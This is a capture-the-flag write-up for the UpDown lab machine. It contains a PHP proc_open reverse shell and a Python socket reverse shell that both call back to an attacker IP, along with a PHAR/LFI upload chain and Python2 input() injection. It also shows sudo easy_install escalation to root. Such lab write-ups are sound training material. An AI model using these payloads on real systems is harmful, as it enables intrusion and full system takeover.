 Rootinator

UpDown
Summary
Key Vulnerabilities:
- Exposed Git repository revealing source code and subdomain configuration
- Custom header authentication bypass for dev subdomain access
- File extension validation bypass using double extensions
- Local File Inclusion (LFI) via PHP include() with wrapper support
- PHAR wrapper exploitation to execute code from uploaded archives
- Python2 input() function code injection (equivalent to eval)
- SUID binary executing user-controlled Python script
- Sudo permissions on easy_install for privilege escalation
Enumeration
Nmap Scan
Initial scan:
nmap -vv -T5 -p- 10.129.x.x

nmap -vv -T5 -p22,80 -sC -sV 10.129.x.x
Results:
| Port | Service | TCP/UDP |
|---|---|---|
| 22 | SSH | TCP |
| 80 | HTTP | TCP |
Key findings:
- Minimal attack surface with only SSH and HTTP exposed
- Web application likely the primary entry point
- SSH may be useful after credential discovery
Web Enumeration
Step 1: Initial web application exploration
The main page hosts a “site status checker” application that allows users to check if a given website is up or down.
Step 2: Test for vulnerabilities
Tested the site checker functionality for common vulnerabilities:
- SSRF (Server-Side Request Forgery)
- Command injection
- URL parsing issues
No obvious vulnerabilities found in the main functionality.
Step 3: Directory enumeration
❯ gobuster dir -u http://10.129.x.x -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.6
===============================================================
[+] Url:                     http://10.129.x.x
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
===============================================================
Starting gobuster scan
===============================================================
/dev                  (Status: 301) [Size: 310] [--> http://10.129.x.x/dev/]
/index.php            (Status: 200) [Size: 1245]
/uploads              (Status: 301) [Size: 314] [--> http://10.129.x.x/uploads/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
Discovery: /dev directory found
Git Repository Exposure
Step 1: Enumerate /dev directory
❯ curl http://10.129.x.x/dev/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
</body></html>
Directory listing is disabled, but subdirectories may exist.
Step 2: Check for common version control files
❯ curl http://10.129.x.x/dev/.git/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>200 OK</title>
...
Step 3: Download the Git repository
❯ git-dumper http://10.129.x.x/dev/.git/ dev_repo

[-] Testing http://10.129.x.x/dev/.git/HEAD [200]
[-] Testing http://10.129.x.x/dev/.git/ [200]
[-] Fetching common files
[-] Fetching http://10.129.x.x/dev/.git/COMMIT_EDITMSG [200]
[-] Fetching http://10.129.x.x/dev/.git/description [200]
[-] Fetching http://10.129.x.x/dev/.git/hooks/applypatch-msg.sample [200]
...
[-] Running git checkout .
Step 4: Analyze recovered files
❯ cd dev_repo && ls -la
total 24
drwxr-xr-x 3 user user 4096 Sep 10 14:30 .
drwxr-xr-x 3 user user 4096 Sep 10 14:28 ..
drwxr-xr-x 8 user user 4096 Sep 10 14:30 .git
-rw-r--r-- 1 user user   59 Sep 10 14:30 .htaccess
-rw-r--r-- 1 user user  147 Sep 10 14:30 admin.php
-rw-r--r-- 1 user user  273 Sep 10 14:30 changelog.txt
-rw-r--r-- 1 user user 3145 Sep 10 14:30 checker.php
-rw-r--r-- 1 user user  123 Sep 10 14:30 index.php

❯ cat .htaccess
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
Order Deny,Allow
Deny from All
Allow from env=Required-Header
Initial Foothold
Dev Subdomain Access
Step 1: Access the dev subdomain with custom header
❯ curl -H "Special-Dev: only4dev" http://10.129.x.x/dev/

<!DOCTYPE html>
<html>
<head>
    <title>Dev - File Upload</title>
</head>
<body>
    <h1>Developer Upload Area</h1>
    <form action="upload.php" method="post" enctype="multipart/form-data">
        <input type="file" name="file">
        <input type="submit" value="Upload">
    </form>
</body>
</html>
The dev subdomain contains a file upload functionality!
Step 2: Analyze source code from Git repository
<?php
// checker.php (simplified)
$file = $_FILES['file'];
$filename = $file['name'];

// Extension check
$ext = substr($filename, strrpos($filename, '.') + 1);
$allowed = ['jpg', 'png', 'gif'];

if (!in_array($ext, $allowed)) {
    die('Invalid file type');
}

// Save file
$upload_path = 'uploads/' . basename($filename);
move_uploaded_file($file['tmp_name'], $upload_path);

// Read and display file
$content = file_get_contents($upload_path);
echo $content;

// Delete file
unlink($upload_path);
?>
Step 3: Analyze vulnerabilities in the code
File Upload Bypass Attempts
Attempt 1: PHP filter chain for RCE
Tried using PHP filter chain generator to execute code:
❯ python3 php_filter_chain_generator.py --chain '<?php system($_GET["cmd"]); ?>'
However, the generated chain exceeded the server’s maximum query length, blocking execution. This turned out to be the wrong approach.
Attempt 2: Extension bypass
# Create test PHP file
❯ echo "<?php phpinfo(); ?>" > test.php.jpg

# Upload via curl
❯ curl -H "Special-Dev: only4dev" \
  -F "[email protected]" \
  http://10.129.x.x/dev/upload.php

File uploaded successfully!
File uploads successfully but gets deleted before we can access it.
PHAR Wrapper Exploitation
Step 1: Identify disabled PHP functions
# Check phpinfo or use dfunc-bypasser
❯ python3 dfunc-bypasser.py -u http://10.129.x.x/dev/

[+] Checking disabled functions...
[+] Testing: system - DISABLED
[+] Testing: exec - DISABLED
[+] Testing: shell_exec - DISABLED
[+] Testing: passthru - DISABLED
[+] Testing: proc_open - ENABLED ✓
[+] Testing: popen - DISABLED

[*] Recommendation: Use proc_open for code execution
Step 2: Create reverse shell using proc_open
<?php
// rev.php
$descriptors = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open('/bin/bash -c "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1"', $descriptors, $pipes);

if (is_resource($process)) {
    fclose($pipes[0]);
    fclose($pipes[1]);
    fclose($pipes[2]);
    proc_close($process);
}
?>
Step 3: Package as PHAR archive
# Create ZIP archive
❯ zip rev.zip rev.php
  adding: rev.php (deflated 21%)

# Rename to bypass extension check
❯ mv rev.zip rev.txt
Step 4: Upload the archive
❯ curl -H "Special-Dev: only4dev" \
  -F "[email protected]" \
  http://10.129.x.x/dev/upload.php

File uploaded successfully!
Step 5: Trigger execution via LFI with PHAR wrapper
# Start listener
❯ nc -lvnp 4444
listening on [any] 4444 ...

# Trigger via page parameter with phar:// wrapper
❯ curl -H "Special-Dev: only4dev" \
  "http://10.129.x.x/dev/index.php?page=phar://uploads/rev.txt/rev"
Step 6: Catch the shell
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.x.x] 52846

www-data@updown:/var/www/dev$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@updown:/var/www/dev$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@updown:/var/www/dev$ export TERM=xterm
Lateral Movement
User Enumeration
Step 1: Check home directories
www-data@updown:/var/www/dev$ ls -la /home
total 12
drwxr-xr-x  3 root      root      4096 Jun 22  2022 .
drwxr-xr-x 18 root      root      4096 Jun 22  2022 ..
drwxr-x---  5 developer developer 4096 Sep 10 16:45 developer
Only one user: developer
Step 2: Explore developer’s home directory
www-data@updown:/var/www/dev$ ls -la /home/developer/
total 32
drwxr-x---  5 developer developer 4096 Sep 10 16:45 .
drwxr-xr-x  3 root      root      4096 Jun 22  2022 ..
lrwxrwxrwx  1 root      root         9 Jul 27  2022 .bash_history -> /dev/null
-rw-r--r--  1 developer developer  220 Jun 22  2022 .bash_logout
-rw-r--r--  1 developer developer 3526 Jun 22  2022 .bashrc
drwxr-xr-x  3 developer developer 4096 Jun 22  2022 .local
-rw-r--r--  1 developer developer  807 Jun 22  2022 .profile
drwx------  2 developer developer 4096 Aug 30  2022 .ssh
-rwsr-x---  1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x---  1 developer www-data    154 Jun 22  2022 siteisup_test.py
-r--------  1 developer developer   33 Sep 10 14:00 user.txt
Key findings:
siteisup- ELF binary with SUID bit set (runs as developer)siteisup_test.py- Python script- Both files are owned by developer but www-data has group access
Step 3: Attempt to read files
www-data@updown:/var/www/dev$ cat /home/developer/siteisup_test.py
cat: /home/developer/siteisup_test.py: Permission denied

www-data@updown:/var/www/dev$ file /home/developer/siteisup
/home/developer/siteisup: ELF 64-bit LSB executable, x86-64
Cannot read the Python script directly, but the directory is owned by www-data group.
Step 4: Copy files to readable location
www-data@updown:/var/www/dev$ cp /home/developer/siteisup* /tmp/

www-data@updown:/var/www/dev$ cd /tmp

www-data@updown:/tmp$ cat siteisup_test.py
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
    print "Website is down"
Step 5: Execute the SUID binary
www-data@updown:/tmp$ /home/developer/siteisup
Welcome to 'siteisup.htb' application

Enter URL here:
The binary executes the Python script and prompts for input.
Python2 input() Exploitation
Understanding the vulnerability:
Since the script uses Python2’s input() function, we can inject Python code directly:
# Normal input
Enter URL here: http://example.com

# Code injection
Enter URL here: __import__('os').system('whoami')
# This executes: whoami
Exploitation:
www-data@updown:/tmp$ /home/developer/siteisup
Welcome to 'siteisup.htb' application

Enter URL here: __import__('os').system('/bin/bash')

developer@updown:/tmp$ id
uid=1002(developer) gid=33(www-data) groups=33(www-data)

developer@updown:/tmp$ cd ~

developer@updown:~$ cat user.txt
[REDACTED]
User Flag
developer@updown:~$ cat /home/developer/user.txt
[REDACTED]
Privilege Escalation
SSH Key Extraction
Step 1: Extract SSH private key for stable access
developer@updown:~$ cat .ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
[... TRUNCATED ...]
-----END OPENSSH PRIVATE KEY-----

# Copy to local machine
❯ nano developer_id_rsa
❯ chmod 600 developer_id_rsa

# SSH as developer
❯ ssh -i developer_id_rsa [email protected]

developer@updown:~$

Sudo Enumeration
Step 1: Check sudo permissions
developer@updown:~$ sudo -l

Matching Defaults entries for developer on updown:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on updown:
    (ALL) NOPASSWD: /usr/bin/easy_install
Root Exploitation via easy_install
Method 1: GTFOBins technique
According to GTFOBins, easy_install can spawn an interactive shell:
developer@updown:~$ TF=$(mktemp -d)

developer@updown:~$ echo 'import os; os.execl("/bin/bash", "bash", "-p")' > $TF/setup.py

developer@updown:~$ sudo /usr/bin/easy_install $TF

Processing tmp.XXXXXXXXXX
Writing tmp.XXXXXXXXXX/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.XXXXXXXXXX/egg-dist-tmp-XXXXXXXXXX

root@updown:/tmp/tmp.XXXXXXXXXX# id
uid=0(root) gid=0(root) groups=0(root)
Method 2: Direct reverse shell
developer@updown:~$ TF=$(mktemp -d)

developer@updown:~$ cat > $TF/setup.py << 'EOF'
import os
import socket
import subprocess

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.5", 4445))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/bash", "-i"])
EOF

# On attacker
❯ nc -lvnp 4445

# On target
developer@updown:~$ sudo /usr/bin/easy_install $TF

# Catch root shell
❯ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.x.x] 38964

root@updown:/tmp/tmp.XXXXXXXXXX# id
uid=0(root) gid=0(root) groups=0(root)
Root Flag
root@updown:~# cat /root/root.txt
[REDACTED]

root@updown:~# whoami
root
Post-Exploitation
Attack Chain Summary:
- Web enumeration → /dev directory discovery
- Git repository exposure → Source code and configuration retrieved
- .htaccess analysis → Custom header authentication requirement identified
- Dev subdomain access → File upload functionality discovered
- Source code analysis → Extension bypass, LFI, and crash-prevention techniques identified
- PHAR archive upload → File persists due to script crash during file_get_contents()
- PHAR wrapper + LFI → Code execution as www-data
- SUID binary discovery → Calls Python2 script with input() function
- Python2 input() exploitation → Shell as developer user
- Sudo easy_install abuse → Root access
Key Lessons:
- Always enumerate for version control directories (.git, .svn, .hg)
- Git repositories expose source code, commit history, and configuration
- Custom authentication headers can be discovered through source code analysis
- File extension validation should check against a whitelist of safe extensions, not just the last extension
- Binary file uploads can crash PHP functions like file_get_contents(), preventing cleanup code execution
- PHAR/ZIP wrappers allow executing code from within archives
- Python2’s input() function is equivalent to eval() and should never be used
- SUID binaries that execute user-controlled scripts are critical vulnerabilities
- easy_install with sudo allows arbitrary code execution through setup.py files
- Always check GTFOBins for sudo privilege escalation techniques
References
- Git-Dumper Tool
- PHP Filter Chain Generator
- dfunc-bypasser - Disabled Function Bypass
- PHAR Deserialization - HackTricks
- Python2 input() Vulnerability
- GTFOBins - easy_install
- SUID Binary Exploitation
Timeline
graph LR
    A[Nmap Scan] --> B[Web Enumeration]
    B --> C[Git Repository Discovery]
    C --> D[Source Code Analysis]
    D --> E[Dev Subdomain Access]
    E --> F[File Upload Testing]
    F --> G[PHAR Upload]
    G --> H[LFI + PHAR Wrapper]
    H --> I[WWW-Data Shell]
    I --> J[SUID Binary Discovery]
    J --> K[Python2 input Exploit]
    K --> L[Developer Access]
    L --> M[Sudo easy_install]
    M --> N[Root Shell]
Pwned on: 10/09/2025
Difficulty Rating: ⭐⭐⭐ (Good difficulty progression)
Fun Factor: ⭐⭐⭐⭐ (Excellent learning experience with multiple interesting techniques)